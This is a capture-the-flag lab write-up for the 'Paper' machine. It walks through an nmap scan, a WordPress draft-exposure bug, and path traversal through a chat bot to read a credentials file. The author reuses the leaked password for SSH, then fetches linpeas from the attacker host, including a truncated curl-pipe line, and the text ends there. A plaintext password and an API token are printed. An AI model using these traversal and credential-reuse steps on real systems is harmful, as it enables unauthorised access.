Paper Writeup

Hello community… I am *kitten.knee* and I’m back with a writeup for an easy machine, Paper.

Introduction


Name = Paper	Creator = @secnigma	Machine IP = 10.10.11.143
OS = Linux	Level = Easy	Points = 20

Enumeration

-ping

Let’s ping the machine and see if we have a connection:

```
ping -c 25 {ip address}
```




```
┌──(root㉿kali)-[~]
└─# ping -c 25 10.10.11.143

─── 10.10.11.143 ping statistics ───
25 packets transmitted, 25 received, 0% packet loss, time 24043ms
rtt min/avg/max/mdev = 132.636/143.633/170.354/9.328 ms
```

So, we have a successful connection with the target machine.
Now let’s check for the ports open on this machine. I’ll be using nmap as it is one of the best out of which there are present.

-nmap

Now, we will scan the ip address given to us.

```
nmap -v -p- --min-rate 5000 -sC -sV {ip address}
```




```
┌──(root㉿kali)-[~]
└─# nmap -v -p- --min-rate 5000 -sC -sV 10.10.11.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 00:54 EDT
 PORT     STATE SERVICE  VERSION
 22/tcp   open  ssh      OpenSSH 8.0 (protocol 2.0)
 | ssh-hostkey:
 |   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
 |   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
 |_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
 80/tcp   open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
 | http-methods:
 |_  Supported Methods: GET HEAD POST OPTIONS
 |_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
 |_http-title: Blunder Tiffin Inc. &#8211; The best paper company in the elec…
 |_http-favicon: Unknown favicon MD5: 433C3C1CED231A29968FD2D1B1E94095
 |_http-generator: WordPress 5.2.3
 443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
 |_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
 |_ssl-date: TLS randomness does not represent time
 | ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
 | Subject Alternative Name: DNS:localhost.localdomain
 | Issuer: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
 | Public Key type: rsa
 | Public Key bits: 2048
 | Signature Algorithm: sha256WithRSAEncryption
 | Not valid before: 2021-07-03T08:52:34
 | Not valid after:  2022-07-08T10:32:34
 | MD5:   579a 92bd 803c ac47 d49c 5add e44e 4f84
 |_SHA-1: 61a2 301f 9e5c 2603 a643 00b5 e5da 5fd5 c175 f3a9
 | tls-alpn:
 |_  http/1.1
 |_http-title: HTTP Server Test Page powered by CentOS
 |_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
 | http-methods:
 |   Supported Methods: GET POST OPTIONS HEAD TRACE
 |_  Potentially risky methods: TRACE
```

Foothold


We find out that there's a website open on port 80/tcp.

Upon opening the webpage in the Firefox, we get a 'HTTP SERVER TEST PAGE'. So, we start burp to understand what exactly is going on. On opening burp, and refreshing the webpage, we get the following intercepts:



```
GET / HTTP/1.1
Host: 10.10.11.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

On sending the intercept to the repeater and resending it, we get the following response:




```
HTTP/1.1 403 Forbidden
Date: Thu, 09 Jun 2022 05:23:42 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Connection: close
Content-Type: text/html; charset=UTF-8

```

As we can notice here, there's a backend server called "office.paper" & thus we need to add a new entry in the `/etc/hosts` file to access the server and get our necessary webpage.


We can do that by the following command:

```
echo “{ip address} office.paper” | sudo tee -a /etc/hosts
```

By doing this we get:



```
┌──(root㉿kali)-[~]
└─# echo "10.10.11.143 office.paper" | tee -a /etc/hosts
10.10.11.143 office.paper
```



Blunder Tiffin Inc.
The best paper company in the electric-city Scranton!

Prisonmike | 1 Comment | June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me. So, other employees who were added to this blog are now removed. As of now there is only one user in this blog. Which is me! Just me.

READ MORE

Prisonmike | No Comment Yet | June 19, 2021

Secret of my success

Don't ever, for any reason, do anything to anyone for any reason ever, no matter what, no matter where, or who, or who you are with, or where you are going, or where you've been... ever, for any reason whatsoever...

READ MORE

Recent Posts

Feeling Alone!
Secret of my success
Hello Scranton!

Recent Comments

Upon refreshing the webpage, we get the same result as we were getting previously… So, now we try a new entry in the URL section. After typing in “office.paper” we get the necessary webpage.


After looking around the webpage we find that it has been made with the help of WordPress. With the help of a browser extension Wappalyzer we get to know that the WordPress is of an older version. This means some type of vulnerability is present. After googling, a tool called wpscan seems fit for the job.

So now we will clone the repository in our attacking machine.

```
git clone https://github.com/wpscanteam/wpscan.git
```

After a successful cloning, we’ll check it how it’ll work by typing “wpscan –help”. As we see we’ll be needing an API token. You can get your own API token by signing up on their website. Once you acquire your token, we should execute the following command:


```
wpscan –url office.paper –api-token {API-token}
```



```
┌──(root㉿kali)-[~/Git]
└─# wpscan --url office.paper --api-token ocJJoWwth7XsTIzBTjshqTlH32NURTa1mVmbopoUlYI
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://office.paper/ [10.10.11.143]
[+] Started: Mon Jun 13 07:52:00 2022

Interesting Finding(s):
```


While WPScan is scanning for the vulnerabilities, we will snoop around the website more… Here we find that, in one of the posts made by a user, another user has made an interesting and useful comment… We will for the time being just keep that in mind and return to the scan results…

Among the 32 vulnerabilities identified by the WPScan, one vulnerability is the most useful for us… If we remember the previous interesting comment, it matches with the vulnerability…



```
 | [!] Title: WordPress ≤ 5.2.3 - Unauthenticated View Private/Draft Posts
 |     Fixed in: 5.2.4
 |     References:
 |      - https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17671
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
 |      - https://github.com/WordPress/WordPress/commit/f82ed753cf00329a5e41f2cb6dc521085136f308
 |      - https://0day.work/proof-of-concept-for-wordpress-5-2-3-viewing-unauthenticated-posts/
```

Among these references given, the site by Sebastian Neef gives a great explanation on how adding extra parameters to the base url can give us hidden content. We will try it by adding these parameters: “?static=1&orderBy=asc&m=YYYYMMDD” By doing so we get the hidden drafts.



[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt….

Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY


I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

Also, stop looking at my drafts. Jeez!

```
echo "10.10.11.143 http://chat.office.paper/register/8qozr226AhkCHZdyY" | sudo tee -a
/etc/hosts
```

Amongst these drafts, there's a registration link of the Employment chat group. After trying this website, we get as error. So, we'll add it to our 'host' file. To do that we'll have to include it in the '/etc/hosts'.

Now, upon opening the website we are taken to a sign-up page for Rocket.Chat, where we'll try to register ourselves…




By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.

Powered by Open Source Chat Platform Rocket.Chat.

Upon registering ourselves, we get directed to the Home page where a '#general' chat is shown… Upon joining the chat and going through the message's history, we get to know that a user named Dwight has created a bot named 'recyclops' and anybody can access it by sending a direct message to it.


Upon starting a Direct Message with the bot 'recyclops' we can do "recyclops help" as shown in the #general chat to see what commands we are able to run… First, we'll run "recyclops list" and see the result we're getting. After going through the result, we'll try "recyclops list .." thus making it list a directory previous to the current directory opened. After listing all the files, we can spot the 'user.txt' flag. Let's get that by using the command "recyclops file user.txt". But we get the result as 'Access denied.' This is because we do not own the file.

Now let's try going through the files present. The 'hubot' file looks quite interesting. Let's see if we can get to see what's in it. We'll do that by using the command "recyclops list ../hubot" The files present inside it are shown to us. While going through the files we come across '.env' file. Let's try to see what's inside it. We'll run the command "recyclops file ../hubot/.env". By doing so we get the result:



```
recyclops  Bot  1:10 PM
<!=====Contents of file ../hubot/.env=====>

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

<!=====Contents of file ../hubot/.env=====>
```


This tells us what the credentials of the bot Recyclops. We should try to login using these credentials. But we get this error:



chat.office.paper

Nice Try Skynet! Bots are not allowed to login via Web Console!

Let’s try to SSH into the server with the bot owner’s user Dwight and the password we got in the ‘.env’ file.



```
┌──(root㉿kali)-[~]
└─# ssh dwight@10.10.11.143
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Mon Jun 13 12:58:34 2022 from 10.10.16.49
[dwight@paper ~]$ 
```

And we got in. Now we’ll find our way to that user.txt file and get the flag.

Congratulations, you’ve got your user flag!!!

Privilege Escalation

Now we need to get the root flag and for that we’ll need to do privilege escalation.

The best go to tool for Linux privilege escalation is LinPEAS. It is useful since it shows us how we can escalate privileges to root user.


Firstly, we’ll check if cURL is installed on the target machine or not... To do this we can use “which curl”. It is, so now we’ll just need to copy and paste the LinPEAS as shown in the GitHub repo.

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh |
```

If this command doesn’t work out, we’ll try another method.

Firstly, download the linpeas.sh file on your attacking machine. Now navigate to the directory where it is and start up an ‘http server’ using python.


```
python3 -m http.server <port_number>
```



```
┌──(root㉿kali)-[~/Downloads]
└─# python3 -m http.server 7000
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
10.10.11.143 - - [14/Jun/2022 02:18:28] "GET /linpeas.sh HTTP/1.1" 200 -
```

Now back on the target machine, we’ll navigate to ‘/tmp’ directory. Here we’ll use the cURL command and get the linpeas.sh file on this machine. To do this, we’ll use the command:


```
curl http://<tun0 ip address>:<port number>/linpeas.sh --output linpeas.sh
```



```
[dwight@paper tmp]$ curl http://10.10.16.22:7000/linpeas.sh --output linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  758k  100  758k    0     0   151k      0  0:00:05  0:00:05 --:--:--  181k
[dwight@paper tmp]$ 
```

